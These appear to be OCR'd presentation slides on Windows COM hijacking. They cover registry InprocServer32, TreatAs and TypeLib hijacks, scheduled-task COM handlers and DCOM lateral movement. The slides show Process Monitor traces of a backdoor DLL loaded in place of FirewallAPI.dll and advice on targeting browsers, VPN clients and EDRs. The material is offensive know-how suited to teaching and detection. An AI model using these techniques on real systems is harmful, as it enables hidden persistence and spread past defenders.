FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS


COM Server Loading

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Windows\System32\FirewallAPI.dll	SUCCESS


Hijacking the Registry




Hijacking the Registry



Hijacking the Registry



Demo Time!


Windows PowerShell
PS C:\> .\FirewallCheck.exe
Backdoor
Successful COM Hijack!
OK

Demo Time!

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\HNetCfg.FwPolicy2\CLSID\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32	SUCCESS
FirewallCheck.exe	RegQueryValue	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\InprocServer32\(Default)	SUCCESS
FirewallCheck.exe	Load Image	C:\Backdoor\FirewallAPI.dll	SUCCESS

Your PC ran into a problem and needs to restart.

- Preserve the original DLL features ⇒ DLL proxy
- Limit calls to the targeted process ⇒ Mutex

Which Process to Target?

1. Run regularly
2. Remain open for the whole session
3. Communicate with the Internet


> Builtin components
> Office suite
> Browsers
> VPN clients
> EDRs

Advanced COM Hijack

Hijacking other COM-related keys

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\HNetCfg.FwPolicy2\CLSID	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\HNetCfg.FwPolicy2\CLSID	SUCCESS

Process Name	Operation	Path	Result
FirewallCheck.exe	RegOpenKey	HKCU\Software\Classes\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND
FirewallCheck.exe	RegOpenKey	HKCR\CLSID\{E2B3C97F-6AE1-41AC-817A-F6F92166D7DD}\TreatAs	NAME NOT FOUND



https://www.221bluestreet.com/offensive-security/windows-components-object-model/com-hijacking-t1546.015

Explorer.EXE	2612	RegOpenKey	HKCU\Software\Classes\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	NAME NOT FOUND
Explorer.EXE	2612	RegEnumKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS
Explorer.EXE	2612	RegQueryKey	HKCR\TypeLib\{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}\1.1	SUCCESS

https://cicada-8.medium.com/hijack-the-typelib-new-com-persistence-technique-32ae1d284661

Scheduled Tasks

> Don't stop at the registry!

```
PS C:\> schtasks /query /XML /TN "\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.6" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <SecurityDescriptor>D:P(A;;FRFX;;;AU)(A;;FA;;;SY)</SecurityDescriptor>
    <URI>\Microsoft\Windows\BitLocker\BitLocker Encrypt All Drives</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Users">
      <GroupId>S-1-5-4</GroupId>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <RunOnlyIfNetworkAvailable>true</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <UseUnifiedSchedulingEngine>true</UseUnifiedSchedulingEngine>
  </Settings>
  <Triggers>
    <WnfStateChangeTrigger>
      <StateName>7568BCA32B188341</StateName>
    </WnfStateChangeTrigger>
  </Triggers>
  <ComHandler>
    <ClassId>{61BCD1B9-340C-40EC-9D41-D7F1C0632F05}</ClassId>
    <Data><![CDATA[BitLockerEncryptAllDrives]]></Data>
  </ComHandler>
</Task>
```

https://enigma0x3.net/2016/05/25/userland-persistence-with-scheduled-tasks-and-com-handler-hijacking


Unusual File Extensions

> Don't stop at .exe and .dll files!

```
❯ cat comClass.csv | cut -d ',' -f 3 | grep 'C:' | grep -v -i '\.dll\|\.exe' | sort -uf
"C:\Windows\System32\appwiz.cpl"
"C:\Windows\System32\bdaplgin.ax"
"C:\Windows\System32\bthprops.cpl"
"C:\Windows\System32\dmview.ocx"
"C:\Windows\System32\hhctrl.ocx"
"C:\Windows\system32\intl.cpl"
"C:\Windows\System32\ksproxy.ax"
"C:\Windows\System32\kstvtune.ax"
"C:\Windows\System32\kswdmcap.ax"
"C:\Windows\System32\ksxbar.ax"
"C:\Windows\System32\Mpeg2Data.ax"
"C:\Windows\System32\mpg2splt.ax"
```

DCOM-Based Lateral Movement

Lateral Movement Scenario



Using a remote COM object?

> DCOM = extension enabling COM to be used between two computers in a “transparent” way


> Uses DCE/RPC protocol (TCP/135)

DCOM Characteristics

> AppID = identifier for a group of COM classes

> Associated with a set of configurations (e.g., activation rights)

